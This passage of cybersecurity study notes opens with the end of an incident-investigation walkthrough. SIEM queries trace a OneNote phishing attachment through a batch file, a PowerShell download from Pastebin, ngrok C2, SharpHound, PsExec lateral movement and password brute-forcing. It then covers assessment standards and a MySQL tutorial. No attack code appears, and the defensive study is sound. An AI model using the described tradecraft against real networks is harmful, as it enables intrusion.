event.code:1 AND process.parent.name:"ONENOTE.EXE"
The results of this query present three hits. However, one of these falls outside the relevant time frame and can be dismissed. Evaluating the other two results:
- The middle entry documents a new process, OneNoteM.exe, which is a component of OneNote and assists in launching files.
- The top entry reveals “cmd.exe” in operation, executing a file named “invoice.bat”. Here is the view upon expanding the log.
Now you can establish a connection between “OneNote.exe”, the suspicious “invoice.one”, and the execution of “cmd.exe” that initiates “invoice.bat” from a temporary location. The question now is, has this batch script instigated anything else? Search if a parent process with a command line argument pointing to the batch file has spawned any child processes with the following query:
event.code:1 AND process.parent.command_line:*invoice.bat*
This query returns a single result: the initiation of PowerShell, and the arguments passed to it appear conspicuously suspicious. A command to download and execute content from Pastebin, an open text hosting provider! You can try to access and see if the content, which the script attempted to download, is still available.
Indeed, it is! This is referred to in the Threat Intelligence report, stating that a PowerShell script from Pastebin was downloaded.
To figure out what PowerShell did, you can filter based on the process ID and name to get an overview of activities. Note that you have added the event.code field as a column.
process.pid:"9944" and process.name:"powershell.exe"

Immediately, you can observe intriguing output indicating file creation, attempted network connections, and some DNS resolutions leveraging Sysmon Event ID 22. By adding some additional informative fields as columns to that view, you can expand it.

Now, this presents you with rich data on the activities. Ngrok was likely employed as C2. If you examine the connections above the DNS resolution for Ngrok, it points to the destination IP address 443, implying that the traffic was encrypted.
The dropped EXE is likely intended for persistence. Its distinctive name should facilitate determining whether it was never executed. It’s important to note the timestamps - there is some time lapse between different activities, suggesting it’s less likely to have been scripted but perhaps an actual human interaction took place. The final actions that this process points to are a DNS query for DC1 and connections to it.
Review Zeek data for information on the destination IP address 18.158.249.75 that you just discovered. Note that the source.ip, destination.ip, and destination.port fields were added as columns.

Intriguingly, the activity seems to have extended into the subsequent day. The reason for the termination of the activity is unclear… Was there a change in C2 IP? Or did the attack simply halt? Upon inspecting DNS queries for “ngrok.io”, you find that the returned IP (dns.answers.data) has indeed altered. Note that the dns.answers.data field was added as a column.

The newly discovered IP also indicates that connections continued consistently over the following days.
Thus, it’s apparent that there is sustained network activity, and you can deduce that the C2 has been accessed continually. Now, as for the earlier uploaded executable file “default.exe” - did that ever execute? By probing the Sysmon logs for a process with that name, you can ascertain this.
process.name:"default.exe"
Indeed, it has been executed - you can instantly discern that the executable initiated DNS queries for Ngrok and established connections with the C2 IP addresses. It also uploaded two files “svchost.exe” and “SharpHound.exe”. As for svchost.exe, you’re unsure - is it another malicious agent? The name implies it attempts to mimic the legitimate svchost file, which is part of the Windows OS.
If you scroll up there’s further activity from this executable, including the uploading of “payload.exe”, a VBS file, and repeated uploads of “svchost.exe”.
At this juncture, you’re left with one question: did SharpHound execute? Did the attacker acquire information about AD? You can investigate this with the following query.
process.name:"SharpHound.exe"
Indeed, the total appears to have been executed twice, roughly 2 minutes apart from each other.
It’s vital to note that Sysmon has flagged “default.exe” with a file hash that aligns with one found in the Threat Intel report. This leads you to question whether this executable has been detected on other devices within the environment. Conduct a broad search.
process.hash.sha256:018d37cbd3878258c29db3bc3f2988b6ae688843801b9abc28e6151141ab66d4
Files with this hash value have been found on WS001 and PKI, indicating that the attacker has also breached the PKI server at a minimum. It also appears that a backdoor file has been placed under the profile of user “svc-sql”, suggesting that this user’s account is likely compromised.
Expanding the first instance of “default.exe” execution on PKI, you notice that the parent process was “PSEXECSVC”, a component of PSExec from SysInternals - a tool often used for executing commands remotely, frequently utilized for lateral movement in AD breaches.

Further down the same log, you notice “svc-sql1” in the user.name field, thereby confirming the compromise of this user.
How was the password of “svc-sql1” compromised? The only plausible explanation from the available data so far is potentially the earlier uploaded PowerShell script, seemingly designed for Password Bruteforcing. You know that this was uploaded on WS001, so you can check for any successful or failed password attempts from that machine, excluding those for Bob, the user of that machine.
(event.code:4624 OR event.code:4625) AND winlog.event_data.LogonType:3 AND source.ip:192.168.28.130

The results are intriguing - two failed attempts for the administrator account, roughly around the time when the initial suspicious activity was detected. Subsequently, there were numerous successful logon attempts for “svc-sql1”. It appears they attempted to crack the administrator’s password but failed. However, two days later on the 28th, you observe successful attempts with svc-sql1.
At this stage, you have amassed a significant amount of information to present and initiate a comprehensive incident response, in accordance with company policies.
General
Assessments
Assessment Standards
Both pentests and vuln assessments should comply with specific standards to be accredited and accepted by governments and legal authorities. Such standards help ensure that the assessment is carried out thoroughly in a generally agreed-upon manner to increase the efficiency of these assessments and reduce the likelihood of an attack on the organization.
Compliance Standards
Payment Card Industry Data Security Standard (PCI DSS)
… is a commonly known standard in information security that implements requirements for organizations that handle credit cards. While not a government regulation, organizations that store, process, or transmit cardholder data must still implement PCI DSS guidelines. This would include banks or online stores that handle their own payment solutions.
PCI DSS requirements include internal and external scanning of assets. For example, any credit card data that is being processed or transmitted must be done in a Cardholder Data Environment (CDE). The CDE environment must be adequately segmented from normal assets. CDE environments are segmented off from an organization’s regular environment to protect any cardholder data from being compromised during an attack and limit internal access to data.
Health Insurance Portability and Accountability Act (HIPAA)
… is used to protect patients’ data. HIPAA does not necessarily require vulnerability scans or assessments; however, a risk management and vulnerability identification are required to maintain HIPAA accreditation.
ISO 27001
… is a standard used worldwide to manage information security. ISO 27001 requires organizations to perform quarterly external and internal scans.
Although compliance is essential, it should not drive a vulnerability management program. Vulnerability management should consider the uniqueness of an environment and the associated risk appetite to an organization.
The Inernational Organization for Standardization (ISO) maintains technical standards for pretty much anything you can imagine. The ISO 27001 standard deals with information security. ISO 27001 compliance depends upon maintaining an effective Information Security Management System. To ensure compliance, organizations can perform pentests in a carefully designed way.
Pentesting Standards
Penetration Testing Execution Standard (PTES)
… can be applied to all types of pentests. It outlines the phases of a pentest and how they should be conducted. There are the sections in the PTES:
- pre-engagement interactions
- intelligence gathering
- threat modelling
- vulnerability analysis
- exploitation
- post exploitation
- reporting
Open Source Security Testing Methodology Manual (OSSTMM)
… is another set of guidelines pentesters can use to ensure they’re doing their jobs properly. It can be used alongside other pentest standards.
It is divided into five different channels for five different areas of pentesting:
- Human Security
- Phyiscal Security
- Wireless Communication
- Telecommunications
- Data Networks
National Institute of Standards and Technology (NIST)
… is well kown for their NIST Cybersecurity Framework, a system for designing incident response policies and procedures. NIST also has a pentesting framework. The phases of the NIST framework include:
- Planning
- Discovery
- Attack
- Reporting
Open Web App Security Project (OWASP)
… is typically the go-to organization for defining testing standards and classifying risks to web apps.
Security Assessment
The primary purpose of most types of security assessments is to find and confirm vulnerabilities are present, so you can work to patch, mitigate, or remove them. There are different ways and methodologies to test how secure a computer system is. Some types of security assessments are more appropriate for certain networks than others. But they all serve a purpose in improving cybersecurity. All organizations have different compliance requirements and risk tolerance, face different threats, and have different business models that determine the types of systems they run externally and internally. Some organizations have a much more mature security posture than their peers and can focus on advanced red team simulations conducted by third parties, while others are still working to establish baseline security. Regardless, all organizations must stay on top of both legacy and recent vulns and have system for detecting and mitigating risks to their systems and data.
Vulnerability Assessments
… are appropriate for all organizations and networks. A vulnerability assessment is based on a particular security standard, and compliance with these standards is analyzed.
A vulnerability assessment can be based on various security standards. Which standards apply to a particular network will depend on many factors. These factors can include industry-specific and regional data security regulations, the size and form of a company’s network, which types of applications they use or develop, and their security maturity level.
Vulnerability assessments may be performed independently or alongside other security assessments depending on an organization’s situation.
Penetration Test
… is a type of simulated cyber attack, and pentesters conduct actions that a threat actor may perform to see if certain kinds of exploits are possible. The key difference between a pentest and an actual cyber attack is that the former is done with the full legal consent of the entity being pentested. Whether a pentester is an employee or a third-party contractor, they will need to sign a lengthy legal document with the target company that describes what they’re allowed to do and what they’re not allowed to do.
As with a vulnerability assessment, an effective pentest will result in a detailed report full of information that can be used to improve a network’s security. All kinds of pentests can be performed according to an organization’s specific needs.
| Type of Pentest | Description |
|---|---|
| Black Box | with no knowledge of a network’s configuration or applications; typically just given network access and nothing else; perspective of external attacker |
| Grey Box | done with a little bit of knowledge of the network; from the perspective of an employee who doesn’t work in the IT department; typically given network ranges or individual IP addresses |
| White Box | typically conducted by giving the pentester full access to all systems, configs, build documents, etc.; goal is to discover as many flaws as possible |
- Application pentesters assess web apps, thick-client apps, APIs, and mobile apps
- Network or infrastructure pentesters assess all aspects of a computer network, including its networking devices such as routers and firewalls, workstations, servers, and apps
- Physical pentesters try to leverage physical security weaknesses and breakdowns in processes to gain access to a facility such as data center or office building
- Social engineering pentesters test human beings
Pentesting is most appropriate for organizations with a medium or high security maturity level. Security maturity measures how well developed a company’s cybersecurity program is, and securityy maturity takes years to build. It involves hiring knowledgeable cybersecurity professionals, having well-designed security policies and enforcement, baseline hardening standards for all device types in the network, strong regulatory compliance, well-executed cyber incident response plans, a seasoned computer security incident response team, an established change protocol process, chief information security officer, a chief technical officer, frequent security testing performed over the years, and strong security culture. Security culture is all about the attitude and habits employees have toward cybersecurity. Part of this can be taught through security awareness training programs and part by building security intwo the company’s culture. Everyone, from secretaries to sysadmins to C-level staff, should be security conscious, understand how to avoid risky practices, and be educated on recognizing suspicious activity that should be reported to the security staff.
Organizations with a lower security maturity level may want to focus on vulnerability assessments because a pentest could find too many vulnerabilities to be useful and could overwhelm staff tasked with remediation. Before penetration testing is considered, there should be a track record of vulnerability assessments and actions taken in response to vulnerability assessments.
Vulnerability Assessment vs. Pentest
| Vulnerability Assessment | Pentest |
|---|---|
| cost-effective method of identifying low hanging vulns | provides an in-depth analysis of vulns and overall organisational security |
| skillset needed to conduct assessments is low | provides logical and realistic recommendations tailored to the target organisation |
| may not identify vulns requiring manual inspection | cost significantly more time and money |
| potential false positives | requires a more in-depth security knowledge |
| generic recommendations that may not be relevant |
Other Types of Assessments
Security Audits
… are typically requirements from outside the organization, and they’re typically mandated by government agencies or industry associations to assure that an organization is compliant with specific security regulations.
Bug Bounties
Bug bounty programs are implemented by all kinds of organizations. They invite members of the general public, with some restrictions, to find security vulns in their apps. Bug bounty hunters can be paid anywhere from a few hundred dollars to hundreds of thousands of dollars for their findinds, which is a small price to pay for a company to avoid a critical RCE vuln from falling into the wrong hands.
Red Team Assessments
Companies with larger budgets and more resources can hire their own dedicated red teams or use the services of third-party consulting firms to perform red team assessments. A red team consists of offensive security professionals who have considerable experience with pentesting. A red team plays a vital role in an organization’s security posture.
A red team is a type of evasive black box pentesting, simulating all kinds of cyber attacks from the perspective of an external threat actor. These assessments typically have an end goal. The assessors only report the vulns that led to the completion of the goal, not as many vulns as possible as with a pentest.
Purple Assessment
A blue team consists of defensive security specialists. These are often people who work in a SOC or CSIRT. Often, they have experience with digital forensics too. So if blue teams are defensive and red teams are offensive, red mixed with blue is purple.
Purple teams are formed when offensive and defensive securit specialists work together with a common goal, to improve the security of their network.
Vulnerability Assessment
… aims to identify and categorize risks for security weaknesses related to assets within an environment. It is important to note that there is little to no manual exploitation during a vuln assessment. A vuln assessment also provides remediation steps to fix the issues.
The purpose of a vuln assessment is to understand, identify, and categorize the risk for the more apparent issues present in an environment without actually exploiting them to gain further access. Depending on the scope of the assessment, some customers may ask you to validate as many vulns as possible by performing minimally invasive exploitation to confirm the scanner. As with any assessment, it is essential to clarify the scope and intent of the vuln assessment before starting. Vuln management is vital to help organizations identify the weak points in their assets, understand the risk level, and calculate and prioritize remediation efforts.
It is also important to note that organizations should always test substantial patches before pushing them out into their environment to prevent disruptions.
Methodology
- Conduct Risk Identification and Analysis
- Develop Vulnerability Scanning Policies
- Identify the Type of Scans
- Configure the Scans
- Perform the Scan
- Evaluate and consider possible Risks
- Interpret the Scan Results
- Create a Remediation & Mitigation Plan
Key Terms
Vulnerability
… is a weakness or bug in an organization’s environment, including apps, networks, and infrastructure, that opens up the possibility of threats from external actors. Vulns can be registered through MITRE’s CVE database and receive a CVSS score to determine severity. This scoring system is frequently used as a standard for companies and governments looking to calculate accurate and consistent severity scores for their system’s vulns. Scoring vulns in this way helps prioritize resources and determine how to respond to a given threat. Scores are calculated using metrics such as the type of attack vector, the attack complexity, privileges required, whether or not the attack requires user interaction, and the impact of successful exploitation on an organization’s confidentiality, integrity, and availability of data. Scores can range from 0 to 10, depending on these metrics.
Threat
… is a process that amplifies the potential of and adverse event, such as a threat actor exploiting a vuln. Some vulns raise more threat concerns over others due to the probability of the vuln being exploited.
Exploit
… is any code or resource that can be used to take advantage of an asset’s weakness. Many exploits are available through open-source platforms such as Exploit-db.
Risk
… is the possibility of assets or data being harmed or destroyed by threat actors.
Asset Management
When an organization of any kind, in any industry, and of any size needs to plan their cybersecurity strategy, they should start by creating an inventory of their data assets. If you want to protect something, you must first know what you are protecting. Once assets have been inventoried, then you can start the process of asset management. This is a key concept in defensive security.
Asset Inventory
Asset inventory is a critical component of vuln management. An organization needs to understand what assets are in its network to provide the proper protection and set up appropriate defenses. The asset inventory should include information technology, operational technology, physical, software, mobile, and development assets. Organizations can utilize asset management tools to keep track of assets. The assets should have data classifications to ensure adequate security and access controls.
Application and System Inventory
An organization should create a thorough and complete inventory of data assets for proper asset management for defensive security. Data assets include:
- all data stored on-premises
- all of the data storage that their cloud provider possesses
- all data stored within various SaaS apps
- all of the apps a company needs to use to conduct their usual operation and business
- all of a company’s on-premise computer networking devices
Organizations frequently add or remove computers, data storage, cloud server capacity, or other data assets. Whenever data assets are added or removed, this must be thoroughly noted in the data asset inventory.
Cryptography
DBMS
Database Management Systems
… help create, define, host, and manage databases. Various kinds of DBMS were designed over time, such as file-based, Relational DBMS (RDBMS), NoSQL, Graph based, and Key/Value stores.
DBMSs
Some essential features of a DBMS include:
| Feature | Description |
|---|---|
| Concurrency | a real world application might have multiple users interacting with it simultaneously; a DBMS makes sure that these concurrent interactions succeed without corrupting or losing any data |
| Consistency | with so many concurrent interactions, the DBMS needs to ensure that the data remains consistent and valid throughout the database |
| Security | DBMS provide fine-grained security controls through user authentication and permissions; this will prevent unauthorized viewing or editing of sensitive data |
| Reliability | it is easy to backup databases and rolls them back to a previous state in case of data loss or a breach |
| Structured Query Language | SQL simplifies user interaction with the database with an intuitive syntax supporting various operations |
Architecture
flowchart LR
A[User]
B[Tier I]
C[Tier II]
D[DBMS]
E[Users]
F[Database Administrator]
A --> B
B --> C
C --> D
D --> E
D --> F
Tier I usually consists of client-side applications such as websites or GUI programs. These applications consist of high-level interactions such as user login or commenting. The data from these interactions is passed to Tier II through API calls or requests.
Relational Databases
… uses a schema, a template, to dictate the data structure stored in the database. Tables in relational databases are associated with keys that provide a quick database summary or access to the specific row or column when specific data needs to be reviewed. These tables, also called entities, are all related to each other. The concept required to link one table to another using its keys, is called a relational database management system (RDBMS).
erDiagram
CUSTOMER {
string customer_id
string name
string address
string contact_info
}
PRODUCT {
string product_id
string product_name
string product_description
}
ORDER {
string order_id
string customer_id
string product_id
int quantity
}
CUSTOMER ||--o| ORDER: has
PRODUCT ||--o| ORDER: contains
Non-relational Databases
… also called a NoSQL database, does not use tables, rows, and columns or primary keys, relationships, or schemas. Instead, a NoSQL database stores data using various storage models, depending on the type of data stored. Four common storage models are:
- Key-Value
- Document-Based
- Wide-Column
- Graph
classDiagram
class Post1 {
ID: "100001"
date: "01-01-2021"
content: "Welcome to this web application."
}
class Post2 {
ID: "100002"
date: "02-01-2021"
content: "This is the first post on this web app."
}
class Post3 {
ID: "100003"
date: "02-01-2021"
content: "Reminder: Tomorrow is the ..."
}
The above example can be represented using JSON as:
{
"100001": {
"date": "01-01-2021",
"content": "Welcome to this web application."
},
"100002": {
"date": "02-01-2021",
"content": "This is the first post on this web app."
},
"100003": {
"date": "02-01-2021",
"content": "Reminder: Tomorrow is the ..."
}
}
MySQL
Command line
The mysql utility is used to authenticate to and interact with a MySQL/MariaDB database. The -u flag is used to supply the username and the -p flag for the password, which should be passed empty, so you are prompted to enter the passwort and do not pass it directly on the command line since it could be stored in cleartext in the bash_history.
d41y@htb[/htb]$ mysql -u root -p
Enter password: <password>
...SNIP...
mysql>
# or
d41y@htb[/htb]$ mysql -u root -p<password> # no spaces between '-p' and the password
...SNIP...
mysql>
When you do not specify a host, it will default to the localhost server. You can specify a remote host and port using the -h and -P flag.
d41y@htb[/htb]$ mysql -u root -h docker.hackthebox.eu -P 3306 -p
Enter password:
...SNIP...
mysql>
tip
The default MySQL/MariaDB port is 3306, but can be configured to another port.
Creating a Database
Once you log in to the database using the mysql utility, you can start using SQL queries to interact with the DBMS.
mysql> CREATE DATABASE users;
Query OK, 1 row affected (0.02 sec)
mysql> SHOW DATABASES;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| performance_schema |
| sys |
| users |
+--------------------+
mysql> USE users;
Database changed
Tables
DBMS stores data in the form of tables. A table is made up of horizontal rows and vertical columns. The intersection of a row and a column is called a cell. Every table is created with a fixed set of columns, where each column is of a particular data type.
A data type defines what kind of value is to be held by a column. Here is a list of all data types in MySQL.
mysql> CREATE TABLE logins (
-> id INT,
-> username VARCHAR(100),
-> password VARCHAR(100),
-> date_of_joining DATETIME
-> );
Query OK, 0 rows affected (0.03 sec)
The CREATE TABLE first specifies the table name, and then you specify each column by its name and its data type, all being comma separated. After the name and type, you can specify properties.
A list of all tables in the current database can be obtained using the SHOW TABLES statement. In addition, the DESCRIBE keyword is used to list the table structure with its fields and data types.
mysql> DESCRIBE logins;
+-----------------+--------------+
| Field | Type |
+-----------------+--------------+
| id | int |
| username | varchar(100) |
| password | varchar(100) |
| date_of_joining | date |
+-----------------+--------------+
4 rows in set (0.00 sec)
Table properties
Table properties in MySQL include the storage engine, auto-increment settings, indexes, character sets, collation, and foreign key constraints, among others. These properties control how the table stores data, enforces data integrity, and optimizes performance.
id INT NOT NULL AUTO_INCREMENT,
/*automatically increments the id by one every time a new item is added to the table*/
username VARCHAR(100) UNIQUE NOT NULL,
/*ensures that a particular column is never left empty*/
date_of_joining DATETIME DEFAULT NOW(),
/*used to specify the default value*/
PRIMARY KEY (id)
/*used to uniquely identify each record in the table, referring to all data of a record within a table for relational databases*/
The final CREATE TABLE statement:
CREATE TABLE logins (
id INT NOT NULL AUTO_INCREMENT,
username VARCHAR(100) UNIQUE NOT NULL,
password VARCHAR(100) NOT NULL,
date_of_joining DATETIME DEFAULT NOW(),
PRIMARY KEY (id)
);
Statements
INSERT Statement
… used to add new records to a given table.
mysql> INSERT INTO logins VALUES(1, 'admin', 'p@ssw0rd', '2020-07-02');
Query OK, 1 row affected (0.00 sec)
You can skip filling columns with default values, such as id and date_of_joining. This can be done by specifying the column names to insert values into a table selectively:
mysql> INSERT INTO logins(username, password) VALUES('administrator', 'adm1n_p@ss');
Query OK, 1 row affected (0.00 sec)
You can also insert multiple records at once:
mysql> INSERT INTO logins(username, password) VALUES ('john', 'john123!'), ('tom', 'tom123!');
Query OK, 2 rows affected (0.00 sec)
Records: 2 Duplicates: 0 Warnings: 0
SELECT Statement
… lets you retrieve data.
mysql> SELECT * FROM logins;
+----+---------------+------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+------------+---------------------+
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
| 2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
| 3 | john | john123! | 2020-07-02 11:47:16 |
| 4 | tom | tom123! | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
4 rows in set (0.00 sec)
mysql> SELECT username,password FROM logins;
+---------------+------------+
| username | password |
+---------------+------------+
| admin | p@ssw0rd |
| administrator | adm1n_p@ss |
| john | john123! |
| tom | tom123! |
+---------------+------------+
4 rows in set (0.00 sec)
DROP Statement
… are used to remove tables and databases from the server.
mysql> DROP TABLE logins;
Query OK, 0 rows affected (0.01 sec)
mysql> SHOW TABLES;
Empty set (0.00 sec)
ALTER Statement
… are used to change the name of any table and any of its fields or to delete or add a new column to an existing table.
mysql> ALTER TABLE logins ADD newColumn INT;
# adds a new column 'newColumn' to the logins table using 'ADD'
Query OK, 0 rows affected (0.01 sec)
...
mysql> ALTER TABLE logins RENAME COLUMN newColumn TO newerColumn;
# renames the column 'newColumn' to 'newerColumn'
Query OK, 0 rows affected (0.01 sec)
...
mysql> ALTER TABLE logins MODIFY newerColumn DATE;
# changes the datatype of the 'logins' column to 'DATE'
Query OK, 0 rows affected (0.01 sec)
...
mysql> ALTER TABLE logins DROP newerColumn;
# drops the column 'newerColumn'
Query OK, 0 rows affected (0.01 sec)
UPDATE Statement
While ALTER is used to change a table’s properties, the UPDATE statement can be used to update specific records within a table, based on certain conditions.
mysql> UPDATE logins SET password = 'change_password' WHERE id > 1;
Query OK, 3 rows affected (0.00 sec)
Rows matched: 3 Changed: 3 Warnings: 0
mysql> SELECT * FROM logins;
+----+---------------+-----------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+-----------------+---------------------+
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
| 2 | administrator | change_password | 2020-07-02 11:30:50 |
| 3 | john | change_password | 2020-07-02 11:47:16 |
| 4 | tom | change_password | 2020-07-02 11:47:16 |
+----+---------------+-----------------+---------------------+
4 rows in set (0.00 sec)
Query Results
Sorting Results
You can sort the results of any query using ORDER BY and specifying the column to sort by.
mysql> SELECT * FROM logins ORDER BY password;
+----+---------------+------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+------------+---------------------+
| 2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
| 3 | john | john123! | 2020-07-02 11:47:16 |
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
| 4 | tom | tom123! | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
4 rows in set (0.00 sec)
by default, the sort is done in ascending order, but you can also sort the results by ASC or DESC.
It is also possible to sort by multiple columns, to have secondary sort for duplicate calues in one column.
mysql> SELECT * FROM logins ORDER BY password DESC, id ASC;
+----+---------------+-----------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+-----------------+---------------------+
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
| 2 | administrator | change_password | 2020-07-02 11:30:50 |
| 3 | john | change_password | 2020-07-02 11:47:16 |
| 4 | tom | change_password | 2020-07-02 11:50:20 |
+----+---------------+-----------------+---------------------+
4 rows in set (0.00 sec)
Limit Results
In case your query returns a large number of records, you can LIMIT the results to what you want only, using LIMIT and the number of records you want.
mysql> SELECT * FROM logins LIMIT 2;
+----+---------------+------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+------------+---------------------+
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
| 2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
+----+---------------+------------+---------------------+
2 rows in set (0.00 sec)
To use an offset, you could specify the offset before the LIMIT count.
mysql> SELECT * FROM logins LIMIT 1, 2;
+----+---------------+------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+------------+---------------------+
| 2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
| 3 | john | john123! | 2020-07-02 11:47:16 |
+----+---------------+------------+---------------------+
2 rows in set (0.00 sec)
note
In a MySQL query, the OFFSET keyword is used to specify the number of rows to skip before starting to return the results, typically used in conjunction with LIMIT for pagination.
WHERE Clause
… is used to filter or search for specific data with the SELECT statement.
mysql> SELECT * FROM logins WHERE id > 1;
+----+---------------+------------+---------------------+
| id | username | password | date_of_joining |
+----+---------------+------------+---------------------+
| 2 | administrator | adm1n_p@ss | 2020-07-02 11:30:50 |
